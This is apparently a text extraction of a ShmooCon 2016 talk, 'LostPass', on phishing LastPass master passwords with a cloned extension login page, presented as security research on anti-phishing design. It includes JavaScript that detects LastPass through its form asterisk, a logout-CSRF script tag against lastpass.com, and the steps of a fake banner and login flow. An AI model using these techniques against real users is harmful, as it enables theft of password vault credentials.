

LostPass

Pixel-perfect LastPass Phishing



ShmooCon 2016

Sean Cassidy
CTO – Praesidio
<https://www.seancassidy.me>
[@sean_a_cassidy](https://twitter.com/sean_a_cassidy)



PRAESIDIO



Delete forever

Not spam



More ▾

[Spam] Best watches in the world. Super present. Christmas sale!



Spam x



LUXURY WATCHES dmitriyo@mari-el.ru via mari-el.ru

to jing.sun, jkelly, contact, alison, sean, susan, hrowan ▾

🕒 Jan 3 (3 days ago) ⭐

**⚠ Why is this message in Spam?** It's similar to messages that were detected by our spam filters. [Learn more](#) Images are not displayed. [Display images below](#)Order watches, bags, jewelry- <http://goo.gl/yL7gwf>

nv x fpl ulszv w u
acxwx x v pshd ij ngy
cju kjoi mqq ff gx w
i ett zrapg os ate ln
sgg q zjdmj d ttpk k
ay vwwb z wf dteu hdeeo
vbpw ce xefz cvk epx zwk
xx cpde tsdvg ah lqeig un
checj ou nfwk ilmfj gfuwu jjbf
pchd ojzx zfbx sd ndrz cm
gji o xh njcuh hkku od



PRAESIDIO

The primary attack vector, indeed, the overwhelmingly dominant attack vector, is **phishing**. There is almost never any exploit at all, and 0day exploits are even rarer still.
Exploits are not needed, not used, and not relevant.

– the grugq, 2015

<https://lists.alchemistowl.org/pipermail/regs/2015-September/000617.html>



PRAESIDIO

What most phishing is



PRAESIDIO

What we want our phish to be



PRAESIDIO

What would the ideal phish be?

1. Trained users are susceptible
2. Attack gives access to machine, credentials, or sensitive data
3. Hard to detect
4. Relies on a difficult-to-fix flaw
5. Widely applicable



Anti-Phishing Techniques



PRAESIDIO

Phishing is a software vulnerability

- Software should be designed to be phishing-resistant
- If it's easy for an attacker to fake, it's broken
- If users are tricked, it's fault of the software designer
- Good UX is a security measure


Corollary: software must be easy to use correctly



Traditional Anti-phishing Techniques

- Training
- Trusted source verification
 - HTTPS EV
 - SPF/DKIM/DMARC
 - Binary signatures
 - Security Images
- Suspicious data warnings
 - Phishing detection





File

Home

Insert

Page Layout

References

Mailings

Review

View



Protected View

This file originated from an Internet location and might be unsafe. Click for more details.

Enable Editing



Test document



Protected View

This file originated from an Internet location and might be unsafe. Click for more details.

Enable Editing



testing


testing

testing

testing



PRAESIDIO



File

Home

Insert

Page Layout

References

Mailings

Review

View



Cambria (Body) 12

B I U abe x₂ x² Aa Aa A A A A

A ab A Aa A A A A

Font

Quick Styles Change Styles Editing

Styles

Clipboard



Security Warning

Macros have been disabled.

Enable Content



testing



testing

testing

testing



PRAESIDIO



**Click “Enable Content” to view
this document**



Better names for "Enable Content"

- Run Malware
- Destroy my computer, please
- What's Cryptolocker?
- Maybe this is just a pen test
- I hate myself and the company I work for
- Fuck it
- YOLO



This document contains macros. Do you want to disable macros before opening the file?

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

[Learn about macros](#)

Enable Macros Do Not Open Disable Macros



Problems with Microsoft Word 2010

- Noisy messages
- Unclear warnings
 - Why is protected mode necessary?
 - What's a macro?
 - Enable content sounds like a good thing
- Cross-platform inconsistency

Consequences of user actions unclear.



PRAESIDIO

Anti-Phishing Design

- Which pixels can be controlled by the attacker?
- Anti-phishing is:
 - Reducing which pixels attackers control
 - Walling them off
 - Warning the users that certain pixels are "untrustworthy pixels"
- Help the user make the right decision



The Target



PRAESIDIO

The Target: LastPass

- Browser extension
- Has lots of useful secrets
- Widely used
- Has an API
- Easy to detect
- Sort of buggy

LastPass ****



PRAESIDIO

Search Vault



* Add Site

Add Secure Note

Create Folder

Account Settings

Tools

Security Challenge

57%

User Manual

Tutorials

Manage Shared Folders

Invite Friends



To Try LastPass

Vault Form Fill Profiles Shares Enterprise Tutorials

Name

Last Touch

recently used

I hope no one reads this

My CC

Security Website

Test example

(none)

Security Website

Test example

Secure Notes

I hope no one reads this

My CC

Add Site

LastPass ****

URL

Name Folder

Username Password

Notes

Favorite Never AutoFill

Require Password Reprompt AutoLogin



PRAESIDIO

[Thresholds](#) [Time/Date](#) [Slashboxes](#) [Discussions](#) [Posting](#) [User](#) [Password](#) [Messages](#)

My login session [lasts forever](#) and [follows me everywhere](#) [?](#)

Change Password

Current password:

.....*

New password:

Verify:

**Save**

Change Password

Current password:

.....

*

New password:

.....

@

Verify:

Save

Save Site

Name: slashdot.org

Folder: What you use to log into this website.

Username: lptest12314

Password:

Cancel Save Site

Slashdot

FAQ Story Archive Hall

Cookies/Opt Out About Feedback



PRAESIDIO

Login Step



Nickname:



Password: 8-20 characters long



(Email notifications publicly)

Public Terminal

Log In

Forgot your password?

Create an account



PRAESIDIO

Login to SB



Nickname: lptest12314



Password:*



Public Terminal

Log In

Forgot your password?



PRAESIDIO

f | Share

t | Tweet

e | Email

p | Pin It

...

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Girl Told Neil DeGrasse Tyson She Wanted



VIDEO

We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu



LIFE

An Oral History Of The 2000 Election

1

Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass

TRENDING NOW



PRAESIDIO

LastPass ****

Email:
test@example.com

Master Password:
.....

Forgot your password?

Remember Email
 Remember Password
 Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

The Plan



PRAESIDIO



Share Tweet Email Print

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Tyson She Wan...



VIDEO

We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu...

PLAY ►

Step 1:
Direct the user to a benign-looking but malicious site, or a benign site with an XSS



PRAESIDIO

7 Feelings We Need An En X

www.clickhole.com/article/7-feelings-we-need-english-word-asap-3756

Your LastPass session appears to have expired. Please re-login.

Try Again X

f | Share

t | Tweet

e | Email

p | Pin It

...

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Girl Told Neil DeGrasse Tyson She Wanted



VIDEO

We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu

Step 2:
If the user has LastPass, show a fake banner that we control.

1

Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass



PRAESIDIO

7 Feelings We Need An End X Log In chrome-extension://debgaelkhoipmbjnhpoblmbacnmngbeg/tabDialog.html?dialog=login

LastPass ****

Email:

test@example.com

Master Password:

.....

Forgot your password?

Remember Email

Remember Password

Show Vault After Login


Log In

New to LastPass? [Create an account now.](#)

Step 3:
When the user clicks our banner, show them our fake login page.



PRAESIDIO



Step 4:
**If the user/pass is correct,
show them 2FA if needed**



PRAESIDIO

Step 1

Gathering the HTML



PRAESIDIO

7 Feelings We Need An En × LostPass Test Page × chrome-extension://debgaelkhoipmbinhpoblmbacnmmgbeg/ overlay.html?&error=1&do40=1 ×

www.clickhole.com/article/7-feelings-we-need-english-word-asap-3756

Your LastPass session appears to have expired. Please re-login.

Try Again X

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



The screenshot shows a mailman in a blue jacket standing next to a white delivery van. He is holding a stack of envelopes and looking towards the camera with a neutral expression. The van has a blue panel on its side. The background is slightly blurred, showing a grassy area and some trees.

Elements » 12 ▲2 | : X

1000000099; visibility: visible;
background-color: black;">>

<iframe id="lpiframe37962129" src="chrome-extension://debgaelkhoipmbinhpoblmbacnmmgbeg/overlay.html?&error=1&do40=1" scrolling="no" style="height: 40px; width: 735px; border: 0px;"/>

#document

<html>

<head>...</head>

<body style="background: repeat-x rgb(211, 45, 39);>

<main>

<div data-lpstyle="display:inline-block; white-space:nowrap; margin-left: 0px; margin-right: 80px; width:100%; style=display: inline-block; white-space: nowrap; margin-left: 0px; margin-right: 80px; width: 100%;>

... #lpiframe37962129 html body main div

Styles Event Listeners DOM Breakpoints »

Console Emulation Rendering

Console Emulation Rendering

<top frame>

7-feelings-we-need-english-word-

PRAESIDIO

```
*-----scrollbar css -----*/  
  
::-webkit-scrollbar {  
    width: 10px;  
    height: 15px;  
}  
  
::-webkit-scrollbar-thumb {  
    width: 10px;  
    background: hsla(0,0%,0%,0.15);  
    -webkit-border-radius: 5px;  
    -webkit-box-shadow: inset -2px 0px 5px hsla(0,0%,0%,0.3), inset 1px 0 0 hsla(0,0%,0%,0.2), inset -1px 0 0 hsla(0,0%,0%,0.15);  
}  
  
::-webkit-scrollbar-track {  
    width: 10px;  
    border-style: none;  
    -webkit-box-shadow: inset 2px 0px 5px hsla(0,0%,0%,0.15), inset 1px 0 0 hsla(0,0%,0%,0.2);  
    background-color: hsl(0,0%,93%);  
}  
  
.lppopupextended td, .lppopupextended th {  
    white-space: nowrap;  
    padding-right: 5px;  
}  
  
body {  
    overflow: hidden;  
}
```



PRAESIDIO

7 Feelings We Need An Emoticon Log In

chrome-extension://debgaelkhoipmbjnhpoblmbacnmngbeg/tabDialog.html?dialog=login

LastPass ****

Email: test@example.com

Master Password:

Forgot your password?

Remember Email

Remember Password

Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Back Alt+Left Arrow

Forward Alt+Right Arrow

Reload Ctrl+R

Save as... Ctrl+S

Print... Ctrl+P

Translate to English

LastPass

View page source Ctrl+U

Inspect Ctrl+Shift+I



PRAESIDIO



f | Share t | Tweet e | Email p | Pin It

The English language has been around for centuries. But have you ever experienced these feelings yet??

1. That startling realization that every person you pass on the street has a vocabulary as complex as yours, except for the mailman, who leads the pack by a mile when it comes to putting paper in boxes.



LastPass Master Login X

LastPass ***

Email:

Master Password:

Remember Email

Remember Password

Show Vault After Login

I've forgotten my password.
[Screen Keyboard](#) [Create an Account](#)

[Log In](#) [Cancel](#)

Email Address

SIGN UP

FOLLOW US

WE RECOMMEND /



LIFE

8 Things Never To Say To Someone Who Is Unemployed



LIFE

Revealed! The FBI's Secret File On Frank Sinatra



PRAESIDIO

Step 2

Showing the Banner



PRAESIDIO

Detecting LastPass

- First, detect if LastPass is installed
- It used to be really easy
 - `navigator.plugins['LastPass']`

Instead, we'll need to do something else



Want to read Slashdot from your mobile device? Point it at m.slashdot.org and keep reading!

Slashdot Deals: Get The Fastest VPN For Your Internet Security [Lifetime Subscription Of PureVPN](#) at 88% off.

Report Claims Microsoft Beat Apple in Online Tablet Sales for October

(winbeta.org)

Microsoft

 Posted by **samzenpus** on Sunday December 06, 2015 @01:50PM from the running-

Eloking writes:

Apple's iPad tablet ushered in the modern tablet era when it was introduced in 2010, and it's dominated tablet sales ever since. iPad sales have stagnated recently, but nevertheless Apple has maintained its lead in overall tablet market share. WinBeta received an early version of an upcoming report, '1010data Facts for Ecom Insights, January 2014 – October 2015' by the 101data Ecom Insights Panel, however, that indicates [all of that might be changing](#) as Microsoft assumes the mantle of best-selling tablet maker in terms of [online sales in](#)

Nickname: *

Password: 6-20 characters long *

Slashdot Top Deals

Public Terminal

Log In

[Forgot your password?](#)

Sign in with

 Google

 Facebook

 Twitter

 LinkedIn

Slashdot



PRAESIDIO

What is the asterisk?

The screenshot shows a browser window with an open developer tools panel. The main content area displays a login form from slashdot.org. The developer tools panel is focused on an 'input' element, specifically a password field. The element's bounding box is highlighted in blue, and its dimensions are listed as '180 x 25.5'. The element itself is a text input field containing the placeholder text '6-20 characters long'. To the right of the input field is an asterisk character (*). The element is part of a larger HTML structure:

```
<div#embedded_login_modal.hide.push> > form.embedded > fieldset > p > input
```

Below this, the element is detailed with its class ('left') and ID ('upasswd'). The input field has a specific style applied:

```
style="background-image: url("data:image/png;base64,iVBORw0KGgoAAA... scroll; background-position: right center; cursor: pointer;"></input>
```

The developer tools interface includes tabs for 'Insp...', 'Co...', 'Deb...', 'Style ...', 'Perf...', 'Ne...', and 'Ne...'. The 'Style...' tab is currently selected.



PRAESIDIO

Detecting LastPass

- Let's put a form element on our page, with a username and password, and try to see if LastPass puts the asterisk on it

Username: *

Password: *



PRAESIDIO

Detecting LastPass


```
function lastPassIsInstalled() {  
    var username = document.getElementById  
        ("lpdetectusername");  
    var style = username.getAttribute("style");  
    return (style != null && style.indexOf  
        ("background-image") > -1);  
}
```




Showing the Banner

```
document.body.insertAdjacentHTML("beforeend",lpDetectFormHTML);
window.setTimeout(function() {
  if (lastPassIsInstalled()) {
    var browser = detectBrowser();
    if (browser.startsWith("Chrome")) {
      // insert HTML for Chrome
    } else if (browser.startsWith("Firefox")) {
      // insert HTML for Firefox
    }
  }
}, 500);
```





One last thing: the LastPass button



LastPass's BugCrowd Page

bugcrowd

WHAT WE DO HOW IT WORKS CUSTOMERS PROGRAMS MORE ▾

SIGN UP ▾ LOGIN

LastPass

LastPass****

LastPass is a password manager and form filler which locally encrypts your sensitive data with a key that is not sent to LastPass

\$50 - \$1,000 Per Bug.

Report Bug



PRAESIDIO

LastPass's BugCrowd Page – Out of Scope

- CSRF on forms that are available to anonymous users (e.g. the contact us form, the create account page, the forgot password page, etc.).
- Reusing or absence of CSRF tokens that are non-session based (ie: user logged out of their account)
- Logout Cross-Site Request Forgery (logout CSRF).
- Presence of application or web browser ‘autocomplete’ or ‘save password’ functionality.
- Lack of Secure and HTTPOnly cookie flags on our lang cookie



LastPass Logout CSRF

```
<script src="https://lastpass.com/logout.php">  
</script>
```

- Works!
- You don't even need to use POST to log users out
- Now users see a gray or yellow LastPass icon rather than a red one
- Nothing is amiss



Step 3

Showing our Login Screen



PRAESIDIO

7 Feelings We Need An Emoticon For × Log In

chrome-extension://debgaelkhoipmbjnhpoblmbacnmngbeg/tabDialog.html?dialog=login

LastPass ****

Email:

test@example.com

Master Password:

.....

Forgot your password?

Remember Email

Remember Password

Show Vault After Login


Log In

New to LastPass? [Create an account now.](#)



PRAESIDIO

Problem: the protocol



